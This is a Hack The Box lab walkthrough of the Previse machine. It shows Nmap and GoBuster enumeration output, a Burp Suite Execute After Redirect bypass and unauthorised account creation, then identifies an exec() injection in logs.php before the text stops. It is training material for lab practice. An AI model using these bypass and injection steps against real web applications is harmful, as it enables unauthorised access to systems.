
Hack The Box : PREVISE Walkthrough
PREVISE is a retired machine available on the HackTheBox platform. It is a straightforward machine that showcases the Execute After Redirect vulnerability, Abusing PHP exec() function, Hash cracking with Unicode salt, and PATH hijacking. This room was created by @m4lwhere.
Enumeration :
- I started the initial enumeration by running a Nmap scan looking for open ports and default scripts.
- You may refer to the article below if you are unsure how to use the Nmap tool.
click here
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ nmap -Pn -sC -sV 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 11:14 EST
Nmap scan report for 10.10.11.104
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.07 seconds
- We can see port 22 (ssh - OpenSSH 7.6p1) and 80 (HTTPApache httpd 2.4.29) are open.
- Let's open the web browser and see what we have there.

- We have the login page from the footer of the webpage. We can see a username. Let's try to log in with that username and some default credentials.
- But these default credentials don't seem to work, so let's further enumerate the page.
- Let's search for the hidden directories using the GoBuster.
- You may refer to the article below if you are unsure how to use the GoBuster tool.
click here
gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30 -x php┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30 -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.11.104
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2022/01/13 12:13:55 Starting gobuster in directory enumeration mode
===============================================================
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/accounts.php (Status: 302) [Size: 3994] [--> login.php]
/config.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/download.php (Status: 302) [Size: 0] [--> login.php]
/favicon.ico (Status: 200) [Size: 15406]
/files.php (Status: 302) [Size: 4914] [--> login.php]
/footer.php (Status: 200) [Size: 217]
/header.php (Status: 200) [Size: 980]
/index.php (Status: 302) [Size: 2801] [--> login.php]
/index.php (Status: 302) [Size: 2801] [--> login.php]
/js (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/login.php (Status: 200) [Size: 2224]
/logs.php (Status: 302) [Size: 0] [--> login.php]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/nav.php (Status: 200) [Size: 1248]
/server-status (Status: 403) [Size: 277]
/status.php (Status: 302) [Size: 2966] [--> login.php]
===============================================================
2022/01/13 12:14:50 Finished
===============================================================
- From the output, we can see that the pages are redirecting to the
login.php. - We can see a size for these redirects that look wired.
Execution After Redirect (EAR):
- Let's request the
/and then view the response using the burpsuite. - Capture the request in burp and right-click and intercept the request's response.


- We can see a
302 Foundin the response, but we can still see the entire page. Now change the response code to `200 Found` and forward the request to the browser to see the response.

- With this, we got logged into the website with some random users.
- On visiting the
accounts.php, we have a message that only admins should be able to access this page, but we can access the page. So let's create a user.


- I have successfully created a user.
- I found a file named sitebackup.zip, and there is an upload files functionality on the FILES page.

- I tried to upload a shell to the website, and it got successfully uploaded but did not get executed when I clicked on it.
- Let's check the file sitebackup.zip.
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ unzip siteBackup.zip
Archive:  siteBackup.zip
  inflating: accounts.php
  inflating: config.php
  inflating: download.php
  inflating: file_logs.php
  inflating: files.php
  inflating: footer.php
  inflating: header.php
  inflating: index.php
  inflating: login.php
  inflating: logout.php
  inflating: logs.php
  inflating: nav.php
  inflating: status.php

┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ ls
accounts.php  download.php   files.php   header.php  login.php   logs.php  siteBackup.zip
config.php    file_logs.php  footer.php  index.php   logout.php  nav.php   status.php
- This is the complete source code of the website.
PHP exec() Injection:

- After analyzing the source code, I found an interesting function in the
logs.php. This file utilizes theexec()function and executing a program by passing apostparameter of$_POST['delim']. - On visiting the
file_logs.phpwe see that we can pass a delimiter to separate log entries.

- Let's capture the request in burpsuite and check the response.
